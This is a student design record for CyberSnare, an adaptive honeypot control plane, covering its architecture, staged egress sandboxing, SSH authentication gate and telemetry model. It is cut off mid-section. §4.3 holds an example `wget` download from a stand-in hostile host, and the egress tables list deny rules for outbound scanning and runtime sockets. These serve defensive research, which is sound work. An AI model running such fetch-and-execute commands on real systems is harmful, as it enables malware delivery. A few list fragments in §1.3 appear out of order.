

CyberSnare

Phase 0 Design Record

An adaptive deception control plane

Project	CyberSnare — Multi-Tier Adaptive Deception Platform
Programme	BS Cyber Security, FYP-2 — Air University NCSA
Team	Eman Azam · Sara Sultan · Uliya Fatima
Supervisor	Mr. Hilmand Khan
Co-supervisor	Mr. Jalal Shah
Version	1.0 — for review
Supersedes	Nothing. First issue
Next artefact	Architecture document set, only after this record is agreed

This record supersedes the internal mechanisms of the approved FYP-1 proposal while preserving its research identity and every approved objective. Section 9 records each change with its justification.

Contents

Executive Summary	6
1. System Thesis	9
1.1 Identity	9
1.2 The four planes	9
1.3 Deception as a feedback control system	10
2. Novelty Claim	12
2.1 The claim	12
2.2 The conceptual jump	12
2.3 Phrasing discipline	13
2.4 Contributions	13
2.5 What is explicitly not claimed as novel	13
3. Milestone 1 Boundary	15
3.1 In scope	15
3.2 Designed here, built later	15
3.3 The standing requirement	15
4. Security Boundary	16
4.1 The principle	16
4.2 Topology	16
4.3 Staged egress	17
4.4 Egress policy for stages 1 and 2	17
4.5 The SSH authentication gate	17
4.6 Containment is an invariant	18
5. Telemetry Model	19
5.1 Two independent evidence streams	19
5.2 Sources	19
5.3 One canonical event envelope	19
5.4 The append-only log is the system of record	20
5.5 Identity: actors, not addresses	20
5.6 Fast path and slow path	20
5.7 Retention and handling	21
6. Intent and Adaptation Model	22
6.1 Decision flow	22
6.2 Belief state	22

6.3 Capabilities, not tiers	22
6.4 Deception latency — the frozen constraint	24
6.5 Policies	24
6.6 What the AI does	24
6.7 Model routing by data sensitivity	25
7. Experimental Design	26
7.1 Three arms	26
7.2 Exposure configuration — preferred, not assumed	26
7.3 Validity controls	27
7.4 Analysis	28
7.5 Metrics	28
7.6 The largest threat to validity	28
8. Unresolved Decisions	29
9. Proposal to Engineering Deltas	30
9.1 Preserved — every approved objective is satisfied	30
9.2 Not inherited — each requires independent justification before it may return	30
9.3 The design doctrine behind the drops	31
10. Flows	33
10.1 Flow A — A connection arrives	33
10.2 Flow B — Escalation	33
10.3 Flow C — Egress attempt	33
10.4 Flow D — Suspicion and withdrawal	34
10.5 Phase dependencies	34
11. Phases	36
11.1 Overview	36
11.2 P0 — Design and approval	36
11.3 P1 — Sensing and ground truth	36
11.4 P2 — Deception surfaces	37
11.5 P3 — Interaction and intent	37
11.6 P4 — Intelligence	37
11.7 P5 — Evaluation	38
11.8 P6 to P8 — Beyond milestone 1	38
12. Prerequisites	39
12.1 P0 — Design and approval	39
12.2 P1 — Sensing and ground truth	39

12.3 P2 — Deception surfaces	39
12.4 P3 — Interaction and intent	39
12.5 P4 — Intelligence	40
12.6 P5 — Evaluation	40
13. Roadmap	41
13.1 Timeline	41
13.2 Decision checkpoints	41
13.3 Descope order, agreed in advance	42
13.4 Ownership	42
14. Learning Plan and Resources	43
14.1 Shared, before week 1	43
14.2 Per person, per phase	43
14.3 Deferred for milestone 1 — not dropped	44
14.4 Two skills nobody has declared	45
Appendix A. Glossary	47
Appendix B. Proposal Cross-Reference	48
Appendix C. Approval Record	49
Appendix D. Document Control	50

Figures

Figure 1	The four planes and the feedback edge that closes the loop
Figure 2	End-to-end data flow, showing the fast path that closes the control loop and the slow path that feeds analysis
Figure 3	Decision flow: scoring becomes evidence feeding intent inference, not the verdict itself
Figure 4	The security boundary: egress gateway, passive monitoring, and the deception zone
Figure 5	Host-session and network telemetry converging on the behaviour engine
Figure 6	Belief state to manifest to actuator reconciliation
Figure 7	Session lifecycle across deception levels, with BURN and BLOCK terminals
Figure 8	A/A validation, then three-arm treatment with weekly rotation
Figure 9	Exposure options: preferred, alternative and fallback
Figure 10	Phase dependency graph with the three decision checkpoints
Figure 11	Milestone 1 roadmap with phases, milestones and decision checkpoints

Executive Summary

CyberSnare was approved at FYP-1 as a *Multi-Tier Adaptive Deception Platform*: seven modules, three escalating honeypot tiers, behavioural scoring, Kubernetes orchestration, AI-generated enterprise artifacts, dynamic containment, and an ELK-based intelligence pipeline. That proposal established a research identity worth pursuing. It did not, and was not required to, establish how the system should be engineered.

This record is the result of taking the proposal apart and rebuilding it as something that can actually be constructed, deployed on the public internet, and defended at a viva.

The central change is one of identity. CyberSnare is not a honeypot with tiers. It is an *adaptive deception control plane* that orchestrates, selects, monitors and evolves deceptive environments based on observed adversary behaviour and inferred intent. Honeypots become interchangeable actuators underneath it. That inversion is what makes the contribution defensible, and it is what makes the evaluation possible.

The claim, stated narrowly enough to survive an examiner:

An intent-conditioned deception control plane that selects and adapts exposed deception capabilities according to inferred adversary objective, using behavioural scoring as evidence rather than as the sole escalation criterion.

Behavioural scoring — approved objective O1 — is retained in full. It becomes one source of evidence feeding an intent model, rather than a scalar whose thresholds decide everything. The three-tier concept remains part of the research identity, but internally deception is modelled as selectable capabilities and states, so escalation no longer implies provisioning new infrastructure.

Three mechanisms in the original design could not have worked as written, and each is replaced with a reason recorded. Escalation had no transport — nothing in the seven modules could move a connection between tiers. Provisioning was slower than an attacker's reconnect: the proposal's own literature cites eight commands in twenty-nine seconds, against pod creation and content generation measured in tens of seconds. And containment was scheduled to activate at a threshold, leaving egress open during exactly the window where it mattered. Containment is now a global invariant.

Eleven further elements are explicitly not inherited — arbitrary scoring weights, fixed thresholds, seven controller states, Redis, per-IP attacker identity, ELK as the data path, a composite effectiveness formula undefined under censoring, and Cowrie among them. Each is listed in §9 with its replacement, so nothing disappears silently and every approved objective can be traced forward.

Milestone 1 is eight weeks and stands alone. It delivers the sensor plane, custom SSH and HTTP deception surfaces, successful authentication into a real but tightly restricted disposable shell, the decision plane with three interchangeable policies, the telemetry model, and a three-arm controlled experiment running on live internet traffic. Kubernetes, immersive environments, learned policy and large-scale artifact generation are designed here and built later.

The evaluation is the part most likely to be attacked, so it is designed first. Three arms — static, adaptive-without-AI, and intent-conditioned-with-AI — run concurrently against the same traffic population, preceded by an A/A validation that tests whether the exposure points are comparable at all. Engagement is analysed as time-to-event data with right-censoring, because most adversaries never detect the deception and a session that never ends cannot be averaged. Hypotheses and analysis plan are pre-registered before exposure begins.

Safety is treated as an enabler rather than a restriction. The attacker is granted internet access because what their environment tries to contact is a second, independent stream of intent evidence that host telemetry cannot fabricate. But

the attacker never controls the path: all egress traverses an instrumented gateway, beginning at a sinkhole stage that captures every intended destination while reaching nothing real. Nineteen properties must be demonstrated — not asserted — before SSH authentication is enabled at all.

Seven decisions remain open and are listed in §8, each with what it blocks and when it must be resolved. The most consequential is the exposure configuration, which has not been purchased and is therefore presented as a preference with two documented fallbacks rather than an assumption.

PART I — DESIGN RECORD

1. System Thesis

1.1 Identity

CyberSnare is an adaptive deception control plane that orchestrates, selects, monitors, and evolves deceptive environments based on observed adversary behaviour and inferred intent.

Short form: **a controller for deception environments, not merely a honeypot.**

The noun is deliberate. Calling CyberSnare "a controller for honeypots" would make honeypots the architecture; calling it a controller for *deception environments* leaves room for SSH surfaces, HTTP surfaces, filesystems, credentials, network topology and generated documents to be selectable capabilities rather than fixed products.

Every comparable system in the literature — Cowrie, T-Pot, OpenCanary, HoneyGPT — is fundamentally a *server*. It listens, it responds, it writes logs. Its behaviour is decided at configuration time and does not change in response to who is on the other end. CyberSnare sits one level above that layer. The servers become interchangeable **actuators**, and the interesting engineering moves into deciding which of them to expose, populated with what, to whom, and when.

1.2 The four planes




Figure 1 — The four planes and the feedback edge that closes the loop


Plane	Responsibility	Must not
Sensor	Observe. Produce normalised evidence from network and host sources	Make decisions, or be addressable from the deception zone
Decision	Maintain belief about the adversary; select capabilities; emit a manifest	Touch the network directly, or terminate attacker connections
Deception	Present the selected capabilities; capture interaction telemetry	Hold state that the decision plane owns, or route its own egress

Plane	Responsibility	Must not
Intelligence	Correlate, map, profile, report	Sit in the fast path of any decision

The separation is not tidiness for its own sake. It is what makes §7's experiment possible: the policy inside the decision plane can be swapped between three implementations while sensors and actuators stay byte-identical, so the only difference between experimental arms is the variable under test.

1.3 Deception as a feedback control system

Stating the architecture as a control system rather than a pipeline is a design choice with concrete consequences.




A pipeline has a beginning and an end and is judged on throughput. A control system has a *loop*, and is judged on whether the loop closes fast enough to affect the thing it is controlling. That framing gives us:

in ours, belief estimation and capability selection are different components, and the second can be replaced without disturbing the first.

system is not "a bit laggy" — it is open-loop, and every adaptive claim made about it is void. This is precisely the failure the original provisioning design would have suffered.

- **A stated loop period**, and therefore a latency budget that can be violated and measured (§6.4).
- **A separable policy**. In control terms the estimator and the controller are different components;
- **An honest failure mode**. If the loop is slower than the adversary's reconnect interval, the



Replay: the raw log alone can regenerate every box on the slow path.
A bug in enrichment costs a re-run, not a dataset.

Figure 2 — End-to-end data flow, showing the fast path that closes the control loop and the slow path that feeds analysis

The two paths in Figure 2 are the practical expression of the same idea. The **fast path** carries only what a decision needs and never traverses a datastore. The **slow path** carries everything, tolerates seconds or minutes of delay, and feeds the intelligence plane. Collapsing them into one — as the original design did, routing all sources through a SIEM before analysis — is what makes a deception system open-loop without anyone noticing.

2. Novelty Claim

2.1 The claim

An intent-conditioned deception control plane that selects and adapts exposed deception capabilities according to inferred adversary objective, using behavioural scoring as evidence rather than as the sole escalation criterion.

The control-plane architecture and intent-conditioned selection are presented as **one combined contribution**, not two. Separating them would weaken both: the architecture alone reads as good separation of concerns, and intent conditioning alone has nowhere to live.

2.2 The conceptual jump





Figure 3 — Decision flow: scoring becomes evidence feeding intent inference, not the verdict itself



Every adaptive honeypot in the surveyed literature escalates on a scalar. Behaviour produces a number, the number crosses a threshold, a fixed next stage is presented. What is missing is any notion of *what the adversary appears to be trying to achieve* — and therefore any ability to present deception that is relevant rather than merely deeper.

An adversary enumerating SSH keys and probing `sudo` wants something different from one downloading a mining binary. A scalar cannot distinguish them; both simply score highly. An intent model can, and a control plane conditioned on it can present a credential-rich environment to the first and a permissive execution environment to the second.

2.3 Phrasing discipline

There is a version of this claim that is much easier to attack, and it must be avoided:

~~"CyberSnare replaces behavioural scoring with AI intent detection."~~

That sentence abandons approved objective O1, invites the question of why the approved design was discarded, and stakes everything on the AI component working. The correct framing:

CyberSnare uses behavioural scoring as one source of evidence inside an intent-conditioned control plane.

The score becomes evidence, not the verdict. O1 is satisfied rather than replaced, and the system degrades gracefully: if intent inference is unavailable, the control plane still has scoring-based policy P1 to fall back on.

2.4 Contributions

	Contribution	Type
C1	Intent-conditioned deception control plane	System
C2	Capability and environment selection driven by inferred adversary objective	Mechanism
C3	Controlled evaluation isolating adaptation from AI-generated realism	Evidence

C3 is the evidence that validates or falsifies C1 and C2. It is **not** the primary novelty claim. Positioning it as the headline would turn a systems project into a research-methods project.

2.5 What is explicitly not claimed as novel

Stating these first, in the document and in the defence, removes the examiner's best line of attack.

Not novel	Prior art	The difference
Honeypots	Spitzner 2003; Mokube & Adams 2007	We do not claim the concept
Multi-tier / dynamic honeypots	Kuwatly et al. 2004; Hegedüs et al. 2024	They escalate on scalars; we condition on inferred objective
LLM-generated honeypot responses	Sladić et al. 2023; Wang et al. 2024 (HoneyGPT)	They put the model in the response path; we bar it from the request path and use it for inference
ML classification of attackers	Franco et al. 2022; Lanz et al. 2025	Classification is an input to our belief state, not the output of the system
ATT&CK mapping	Wang & Lu 2018 and commercial platforms	We add the deception-side mapping (MITRE Engage), which is the part that is uncommon
Containerised honeypot farms	T-Pot	Orchestration is an implementation detail beneath the control plane, not the contribution

3. Milestone 1 Boundary

3.1 In scope

Area	Delivered
Sensor plane	Zeek with HASSH and JA4 extraction (required); Suricata as an enricher for tool labelling
Deception surfaces	Custom Python <code>asyncio</code> SSH and HTTP surfaces; off-the-shelf decoys for low-yield ports
Interaction	Successful SSH authentication into a real but highly restricted, disposable shell , so post-authentication behaviour becomes a primary intent signal
Decision plane	Belief state; policies P0 (static), P1 (score-based), P2 (intent-conditioned); manifest reconciliation
Telemetry	Canonical event envelope; append-only log as system of record; actor identity linkage
Intelligence	ATT&CK and Engage mapping; session timelines; actor profiles; incident reporting
Safety	Instrumented egress gateway at stage 0 (sinkhole); the nineteen-property authentication gate
Evaluation	Three-arm harness with A/A validation and pre-registration

3.2 Designed here, built later

Kubernetes orchestration. Distinct Tier 2 and Tier 3 environments as separate infrastructure. Learned policy P3. Full-scale artifact generation. eBPF syscall telemetry. Wazuh. Logstash. Stage-2 egress.

Each is specified sufficiently in this record that it can be built without redesign, and each is mapped to the phase that introduces it in §11.

3.3 The standing requirement

Milestone 1 must stand alone — demonstrable, defensible and publishable even if nothing further is built.

This is not a hedge against failure; it is a design constraint. It forces every component in §3.1 to be independently useful, and it means the thin slice built in week 1 must be a complete vertical through all four planes rather than a horizontal layer waiting for the others.

4. Security Boundary

4.1 The principle

The attacker may have internet access, but the attacker never controls the path to the internet. No direct route exists from sandbox to internet. All external connectivity traverses an isolated, monitored egress gateway with explicit policy enforcement and complete telemetry.

An earlier draft of this design made "no egress, ever" a safety absolute. That was wrong, and the reason is worth recording because it inverts the usual security instinct: **denying egress discards half the evidence**. What a compromised environment *tries to contact* — the domains it resolves, the ports it opens, the payloads it reaches for — is a second, independent stream of intent evidence, and unlike host telemetry it cannot be faked by an adversary who suspects they are being watched.

Granting egress is therefore a *research* decision, not a convenience. The engineering problem is to grant it without ever handing over control of the path.

4.2 Topology




Figure 4 — The security boundary: egress gateway, passive monitoring, and the deception zone

Three properties of Figure 4 are load-bearing:

1. **The egress gateway is the only route out.** The deception zone has no default route of its own.
2. **The monitoring plane holds no address in the deception VLAN.** It is a passive tap or an L2

bridge. An inline L3 hop would be visible to the adversary and therefore attackable — a monitoring system that can be attacked is not a monitoring system.

3. **Analysis tooling lives on the analyst side.** Zeek, Suricata and `tcpdump` run outside the sandbox; Wireshark is a viewing layer over exported captures and is never an attacker-side component.

4.3 Staged egress

Open egress is how honeypots become botnet members, cryptocurrency miners and outbound scanners. Logging that happening documents it; it does not prevent it. But the observation that rescues the design is this: **most of the intelligence value is in what the adversary tried to reach, not in the bytes that come back.**

Stage	Behaviour	Risk	Approval
0 — Sinkhole (<i>default from day one</i>)	DNS resolves to the gateway; HTTP and HTTPS are served by an instrumented responder. <code>wget http://evil/x.sh</code> appears to succeed and never touches the real internet. Captures the query, the full URL, the user-agent, retry behaviour and the intended payload name	Zero	None required
1 — Allowlisted real fetch	DNS and HTTP/HTTPS <code>GET</code> only, rate-limited and byte-capped. The gateway fetches out of band for analysis and may serve a neutered response — <i>malware collection</i> without <i>malware execution</i>	Low	Supervisor sign-off
2 — Policy-bounded real egress	Real outbound under the policy table in §4.4	Real	Written supervisor and provider approval; full gate; tested kill switch

Milestone 1 ships stage 0 and is designed for stage 1. Stage 2 is a separate, later decision and is not required for any claim made in this record.

4.4 Egress policy for stages 1 and 2

Default-deny with an allowlist. Not log-and-allow.

Traffic	Policy
DNS	ALLOW via gateway resolver, LOG
HTTP / HTTPS	ALLOW, LOG, rate-limit, byte-cap
ICMP	Controlled
All other TCP / UDP	DENY by default ; allowlist only
SMTP	DENY
RFC1918 — 10/8, 172.16/12, 192.168/16	DENY
Host IP, hypervisor management, container runtime socket, orchestrator API	DENY
Management VLAN, VPN and tunnel endpoints, monitoring plane	DENY

The single line that must not survive from any earlier design is "*arbitrary TCP: log and allow.*" Outbound SSH, SMB and RDP scanning is the most common abuse originating from a compromised honeypot, and it is precisely what an allow-and-log rule permits.

4.5 The SSH authentication gate

Authentication into the shell cannot be enabled until every property below is **demonstrated**, not asserted. Items marked ★ were added during design review beyond the original twelve.

#	Property
1	No direct internet route from sandbox
2	Controlled egress only
3	No host-management access
4	No container-runtime socket
5	No access to other attacker sessions
6	CPU, memory and process limits enforced
7	Filesystem isolation
8	Ephemeral reset between sessions
9	Audit logging exported outside the sandbox
10	Escape-attempt detection
11	Automatic teardown
12	Management plane unreachable from attacker
13 ★	Monitoring plane holds no IP address in the deception VLAN
14 ★	Egress is default-DENY allowlist, not log-and-allow
15 ★	Outbound connection-rate circuit breaker with automatic teardown
16 ★	Sandbox cannot reach VPN/tunnel endpoints or the second VLAN
17 ★	Kill switch tested, with a measured time-to-effect
18 ★	Egress attribution verified — attacker-initiated traffic provably exits via the disposable front-end
19 ★	Written supervisor approval on file

4.6 Containment is an invariant

Containment is a **global property holding at every deception level**, never a state that is escalated into. The original design activated containment when a behavioural score reached 75, which would leave egress unconstrained during precisely the window in which an adversary is most active. This is recorded as a genuine safety defect rather than a design preference, and is the one change in this record that would have been necessary regardless of any other consideration.

5. Telemetry Model

5.1 Two independent evidence streams




Figure 5 — Host-session and network telemetry converging on the behaviour engine

The correlation of these two streams is what makes intent inference materially better than either alone, and it is the strongest justification for granting egress at all. An adversary can moderate what they type. They have far less control over what their tooling resolves, connects to, and transfers.

5.2 Sources

Source	Plane	Provides
Deception surfaces (SSH, HTTP)	Deception	Authentication attempts, credentials, requests, client fingerprints
Sandbox session telemetry	Deception	Commands, files accessed, processes, privilege attempts
